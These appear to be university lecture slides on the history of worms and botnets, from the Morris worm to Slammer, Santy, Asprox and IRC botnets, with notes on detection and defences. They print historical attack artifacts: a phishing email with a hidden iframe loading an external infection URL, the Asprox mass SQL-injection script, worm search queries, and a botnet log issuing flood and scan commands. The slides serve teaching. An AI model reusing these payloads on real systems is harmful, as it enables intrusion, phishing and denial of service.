

Malware: Worms and Botnets

Vitaly Shmatikov

Viruses vs. Worms

VIRUS

- ◆ Propagates by infecting other programs
- ◆ Usually inserted into host code (not a standalone program)



WORM

- ◆ Propagates automatically by copying itself to target systems
- ◆ A standalone program



1988 Morris Worm (Redux)


- ◆ No malicious payload, but bogged down infected machines by uncontrolled spawning
 - Infected 10% of all Internet hosts at the time
- ◆ Multiple propagation vectors
 - Remote execution using rsh and cracked passwords
 - Tried to crack passwords using a small dictionary and publicly readable password file; targeted hosts from /etc/hosts.equiv
 - Buffer overflow in fingerd on VAX
 - Standard stack smashing exploit
 - DEBUG command in Sendmail
 - In early Sendmail, can execute a command on a remote machine by sending an SMTP (mail transfer) message

Dictionary
attack

Memory corruption
attack

Summer of 2001

["How to Own the Internet in Your Spare Time"]



Three major worm outbreaks

Code Red I

- ◆ July 13, 2001: First worm of the modern era
- ◆ Exploited buffer overflow in Microsoft's Internet Information Server (IIS)
- ◆ 1st through 20th of each month: spread
 - Finds new targets by random scan of IP address space
 - Spawns 99 threads to generate addresses and look for IIS
 - Creator forgot to seed the random number generator, and every copy scanned the same set of addresses 😊
- ◆ 21st through the end of each month: attack
 - Defaces websites with "HELLO! Welcome to <http://www.worm.com>! Hacked by Chinese!"

Usurped Exception Handling In IIS

 [Chien and Szor, "Blended Attacks"]

- ◆ A malicious URL exploits buffer overflow in a rarely used URL decoding routine ...
- ◆ ... the stack-guard routine notices the stack has been smashed, raises an exception, calls handler
- ◆ ... pointer to exception handler located on the stack, has been overwritten to point to CALL EBX instruction inside the stack-guard routine
- ◆ ... EBX is pointing into the overwritten buffer
- ◆ ... the buffer contains the code that finds the worm's main body on the heap and executes it

Code Red I v2

- ◆ July 19, 2001: Same codebase as Code Red I, but fixed the bug in random IP address generation
 - Compromised **all** vulnerable Web servers on the Internet
 - Large vulnerable population meant fast worm spread
 - Scanned address space grew exponentially
 - 350,000 hosts infected in 14 hours!
- ◆ Payload: distributed packet flooding (denial of service) attack on www.whitehouse.gov
 - Coding bug causes it to die on the 20th of each month... but if victim's clock is wrong, resurrects on the 1st
- ◆ Was alive in the wild long thereafter

Code Red II

- ◆ August 4, 2001: Same IIS vulnerability, completely different code, **kills Code Red I**
 - Known as "Code Red II" because of comment in code
 - Worked only on Windows 2000, crashed NT
- ◆ Scanning algorithm prefers nearby addresses
 - Chooses addresses from same class A with probability $\frac{1}{2}$, same class B with probability $\frac{3}{8}$, and randomly from the entire Internet with probability $\frac{1}{8}$
- ◆ Payload: installs root backdoor for unrestricted remote access
- ◆ Died by design on October 1, 2001

Nimda


- ◆ September 18, 2001: **Multi-modal** worm using several propagation vectors
 - Exploits same IIS buffer overflow as Code Red I and II
 - Bulk-emails itself as an attachment to email addresses harvested from infected machines
 - Copies itself across open network shares
 - Adds exploit code to Web pages on compromised sites to infect visiting browsers
 - Scans for backdoors left by Code Red II
- ◆ Payload: turned-off code deleting all data on hard drives of infected machines

Signature-Based Defenses Don't Help

- ◆ Many firewalls pass mail untouched, relying on mail servers to filter out infections
- ◆ Most antivirus filters simply scan attachments for signatures (code fragments) of known viruses
 - Nimda was a brand-new infection with a never-seen-before signature \Rightarrow scanners could not detect it
- ◆ Big challenge: detection of **zero-day attacks**
 - When a worm first appears in the wild, its signature is often not extracted until hours or days later

Code Red I and II

[Paxson]



Slammer (Sapphire) Worm


- ◆ January 24/25, 2003: UDP worm exploiting buffer overflow in Microsoft's SQL Server (port 1434)
 - Overflow was already known and patched by Microsoft... but not everybody installed the patch
- ◆ Entire code fits into a **single 404-byte UDP packet**
 - Worm binary followed by overflow pointer back to itself
- ◆ Classic stack smash combined with random scanning: once control is passed to worm code, it randomly generates IP addresses and sends a copy of itself to port 1434

Slammer Propagation

- ◆ **Scan rate** of 55,000,000 addresses per second
 - Scan rate = the rate at which worm generates IP addresses of potential targets
 - Up to 30,000 single-packet worm copies per second
- ◆ Initial infection was doubling in 8.5 seconds (!!)
 - Doubling time of Code Red was 37 minutes
- ◆ Worm-generated packets saturated carrying capacity of the Internet in 10 minutes
 - 75,000 SQL servers compromised
 - ... in spite of the broken pseudo-random number generator used for IP address generation


05:29:00 UTC, January 25, 2003

[from Moore et al. "The Spread of the Sapphire/Slammer Worm"]



30 Minutes Later

[from Moore et al. "The Spread of the Sapphire/Slammer Worm"]



Size of circles is **logarithmic** in the number of infected machines

Impact of Slammer

- ◆ \$1.25 Billion of damage
- ◆ Temporarily knocked out many elements of critical infrastructure
 - Bank of America ATM network
 - Entire cell phone network in South Korea
 - Five root DNS servers
 - Continental Airlines' ticket processing software
- ◆ The worm did not even have malicious payload... simply bandwidth exhaustion on the network and CPU exhaustion on infected machines



Secret of Slammer's Speed

- ◆ Code Red-style worms spawn a new thread which tries to establish a TCP connection and, if successful, send a copy of itself over TCP
 - Limited by latency of the network
- ◆ Slammer was a connectionless UDP worm
 - No connection establishment, simply send a 404-byte UDP packet to randomly generated IP addresses
 - Limited only by bandwidth of the network
- ◆ A TCP worm can potentially scan even faster
 - Dump zillions of 40-byte TCP-SYN packets into the link layer, send worm copy only if SYN-ACK comes back


Slammer Aftermath

[Cross and Valacek]

- ◆ Slammer packets were ubiquitous in the Internet for many years after 2003
 - Could be used as a test for Internet connectivity 😊
 - Packets provided a map of vulnerable machines (how?)
- ◆ Vanished on March 10-11, 2011



Blaster and Welchia/Nachia



- ◆ August 11, 2003: Scanning worm exploiting a buffer overflow in RPC on Windows 2000 and XP
 - First address at random, then sequential upward scan
 - Easy to detect, yet propagated widely, leaped firewalls
- ◆ Payload: denial of service against Windows Update + installs a remotely accessible backdoor
- ◆ Welchia/Nachia was intended as a **counter-worm**
 - Random-start sequential scan, use ICMP to determine if address is live, then copy itself over, patch RPC vulnerability, remove Blaster if found
 - Did more damage by flooding networks with traffic

Sasser

- ◆ Created by a German CS student who released it on his 18th birthday (April 29, 2004)
 - Arrested on May 7 after Microsoft posted \$250K bounty
- ◆ Exploits buffer overflow in LSASS, port 445
- ◆ Starts 128 threads scanning for new victims, opens FTP server on port 5554 to provide worm copies
 - FTP server has its own exploitable buffer overflow 😊
- ◆ Major damage: shut down UK coast guard, Australian railways, 400 branches of Taiwan post, AFP satellite comms, Delta transatlantic flights

Myfip

- ◆ **Myfip** was first observed in 2004
- ◆ Spreads by email (spear-phishing)
 - User clicks on attachment, or an embedded `<iframe>` downloads the infection
- ◆ Seems to originate from China
 - IP addresses of sending hosts and “document collectors” all based in Tianjin province
 - Email headers typical of a Chinese spam tool
- ◆ Believed to be related to “Titan Rain” attacks
 - Massive attacks on DoD Internet sites from Chinese addresses (2005)

Myfip Email

From: "hr@boeing.com" <hr@boeing.com>
Subject: Urgent: boeing company date
To: xxx@xxx

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=gb2312">

<title> </title>

</head>

<body>

boeing company date: plane big \ plane table \.....

please you download boeingdate.txt

<iframe src="http://www.xpelement.com/sp/swf/search.htm" name="zhu" width="0"
height="0" frameborder="0">

</body>

</html>

Attachment: boeing date.txt.exe

May look like a Notepad
file to recipient

Myfip: Spreading and Effects

- ◆ Copies itself over to networked machines
 - Adds itself to registry for automatic boot
 - Looks for network shares and copies itself over as `iloveyou.txt.exe` (no random scanning!)
 - Attempts to log in as administrator into remote machines using known weak passwords, uploads itself
- ◆ Steals intellectual property
 - Looks for PDF, MS Word, AutoCAD, CirCAD, ORCAD, MS database files on infected machine
 - Sends them to “document collector” hosts in China

Search Worms

[Provos et al.]

◆ Generate search query

- Search for version numbers of vulnerable software to find exploitable targets
- Search for popular domains to harvest email addresses

◆ Analyze search results

- Remove duplicates, URLs belonging to search engine

◆ Infect identified targets

- Reformat URLs to include the exploit
 - For example, append exploit code instead of username
- Exploit code downloads the actual malware, joins the infected machine to a botnet, etc.


MyDoom (2004)

[Provos et al.]

- ◆ Spreaded by email
- ◆ MyDoom: searched local hard drive for addresses
- ◆ MyDoom.O: used Web search engines
 - Queries split between Google (45%), Lycos (22.5%), Yahoo (20%), and Altavista (12.5%)

Google's view
of MyDoom

Peak scan rate:
30,000 queries per second



Number of IP addresses
generating queries
(60,000 hosts infected in
8 hours)

Number of served queries
drops as Google's anomaly
detection kicks in

Santy (2004)

[Provos et al.]

- ◆ Exploited a bug in phpBB bulletin board system (prior to version 2.0.11)
 - Injected arbitrary code into Web servers running phpBB
- ◆ Used Google to find sites using phpBB
 - Cost to Google: \$500K (FBI memos – FOIA request)
- ◆ Once injected, downloaded actual worm code from a central site, asked Google for more targets, connected infected machine to an IRC botnet
- ◆ Written in Perl, polymorphic
 - Actual Perl code changes from infection to infection, so filtering worm traffic is difficult

Evading Anomaly Detection

[Provos et al.]

- ◆ Google refuses worm-generated queries
- ◆ Different Santy variants generate different search terms or take them from an IRC botmaster

```
GET /search?q="View+previous+topic+::+View+next+topic"+8756+-modules&num=50&start=35
GET /search?q="vote+in+polls+in+this+forum"+7875+-modules&num=50&start=10
GET /search?q="reply+to+topics+in+this+forum"+5632+-modules&num=50&start=15
GET /search?q="Post+subject"+phpBB+6578+-modules&num=50&start=10
GET /search?q="delete+your+posts+in+this+forum"+9805+-modules&num=50&start=35
GET /search?q="post+new+topics+in+this+forum"+1906+-modules&num=100&start=30
```

- ◆ Google's solution: if an IP address generates a lot of "rare" queries, ask it to solve a CAPTCHA
 - Exploit the fact that different infections of the same worm must use different queries (why?)

Index-Based Filtering

[Provos et al.]

- ◆ Idea: if worm relies on search results to spread, don't provide vulnerable targets in search results
- ◆ During crawl phase, tag all pages that seem to contain vulnerable software or sensitive information such as email addresses
 - Can't drop them from the index because they may contain information useful to legitimate searchers
- ◆ Do not return the result of a query if it contains (a) pages from many hosts, and (b) high percentage of them are tagged as vulnerable
 - What are the limitations of this approach?

Asprox Botnet (2008)

[Provost et al. "Cybercrime 2.0: When the Cloud Turns Dark"]

- ◆ At first, phishing scams
- ◆ Then Google to find ASP.NET sites vulnerable to SQL injection
- ◆ Payload injects scripts and iframes into Web content to redirect visitors to attack servers
 - **Fast-flux:** rapidly switch IP addresses and DNS mappings, 340 different injected domains
- ◆ Infected 6 million URLs on 153,000 websites

```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
DECLARE Table _ Cursor CURSOR FOR SELECT a.name, b.name
FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u'
AND (b.xtype=99 OR b.xtype=35
OR b.xtype=231 OR b.xtype=167)
OPEN Table _ Cursor FETCH NEXT
FROM Table _ Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
BEGIN EXEC('UPDATE ['+@T+']
SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''''')
FETCH NEXT FROM Table _ Cursor INTO @T,@C
END CLOSE Table _ Cursor
DEALLOCATE Table _ Cursor
```

Botnets

- ◆ **Botnet** is a network of autonomous programs capable of acting on instructions
 - Typically a large (up to several hundred thousand) group of remotely controlled “zombie” systems
 - Machine owners are not aware they have been compromised
 - Controlled and upgraded from command-and-control (C&C) servers
- ◆ Used as a platform for various attacks
 - Distributed denial of service
 - Spam and click fraud
 - Launching pad for new exploits/worms

Is Your Fridge Full of Spam?



- ◆ Proofpoint observed a wave of spam between December 23, 2013 and January 6, 2014... more than 750,000 messages sent by everyday consumer gadgets... and at least one refrigerator
 - “Botnets are already a major security concern and the emergence of **thingbots** may make the situation much worse”
 - Devices allegedly hacked using default passwords
- ◆ Debunked a couple of weeks later... Probably just Windows machines behind the same NAT as consumer devices

Bot History

- ◆ Eggdrop (1993): early IRC bot
- ◆ DDoS bots (late 90s): Trin00, TFN, Stacheldracht
- ◆ RATs / Remote Administration Trojans (late 90s):
 - Variants of Back Orifice, NetBus, SubSeven, Bionet
 - Include rootkit functionality
- ◆ IRC bots (mid-2000s)
 - Active spreading, multiple propagation vectors
 - Include worm and trojan functionality
 - Many mutations and morphs of the same codebase
- ◆ Stormbot and Conficker (2007-09)

Life Cycle of an IRC Bot

- ◆ Exploit a vulnerability to execute a short program (shellcode) on victim's machine
 - Buffer overflows, email viruses, etc.
- ◆ Shellcode downloads and installs the actual bot
- ◆ Bot disables firewall and antivirus software
- ◆ Bot locates IRC server, connects, joins channel
 - Typically need DNS to find out server's IP address
 - Especially if server's original IP address has been blacklisted
 - Password-based and crypto authentication
- ◆ Botmaster issues authenticated commands

Command and Control

```
(12:59:27pm) -- A9-pcgbdv (A9-pcgbdv@140.134.36.124)
has joined (#owned) Users : 1646
```

```
(12:59:27pm) (@Attacker) .ddos.synflood 216.209.82.62
```

```
(12:59:27pm) -- A6-bpxufrd (A6-bpxufrd@wp95-
81.introweb.nl) has joined (#owned) Users : 1647
```

```
(12:59:27pm) -- A9-nzmpah (A9-nzmpah@140.122.200.221)
has left IRC (Connection reset by peer)
```

```
(12:59:28pm) (@Attacker) .scan.enable DCOM
```

```
(12:59:28pm) -- A9-tzrkeasv (A9-tzrkeas@220.89.66.93)
has joined (#owned) Users : 1650
```

Agobot, SDBot / SpyBot, GT-Bot

- ◆ IRC-based command and control
 - GT-Bot is simply renamed mIRC
- ◆ Extensible and customizable codebase
 - Hybrids of bots, rootkits, trojans, worms
 - Many propagation vectors (especially scanning), capable of many types of DoS flooding attacks
- ◆ Actively evade detection and analysis
 - Code obfuscation
 - Detect debuggers, VMware, disassembly
 - Point DNS for anti-virus updates to localhost

Detecting Botnet Activity

- ◆ Many bots are controlled via IRC and DNS
 - IRC used to issue commands to zombies
 - DNS used by zombies to find the master, and by the master to find if a zombie has been blacklisted
- ◆ IRC/DNS activity is very visible in the network
 - Look for hosts performing scans and for IRC channels with a high percentage of such hosts
 - Look for hosts who ask many DNS queries but receive few queries about themselves
- ◆ Easily evaded by using encryption and P2P ☹️

Rise of Botnets

- ◆ 2003: 800-900,000 infected hosts, up to 100K nodes per botnet
- ◆ 2006: 5 million distinct bots, but smaller botnets
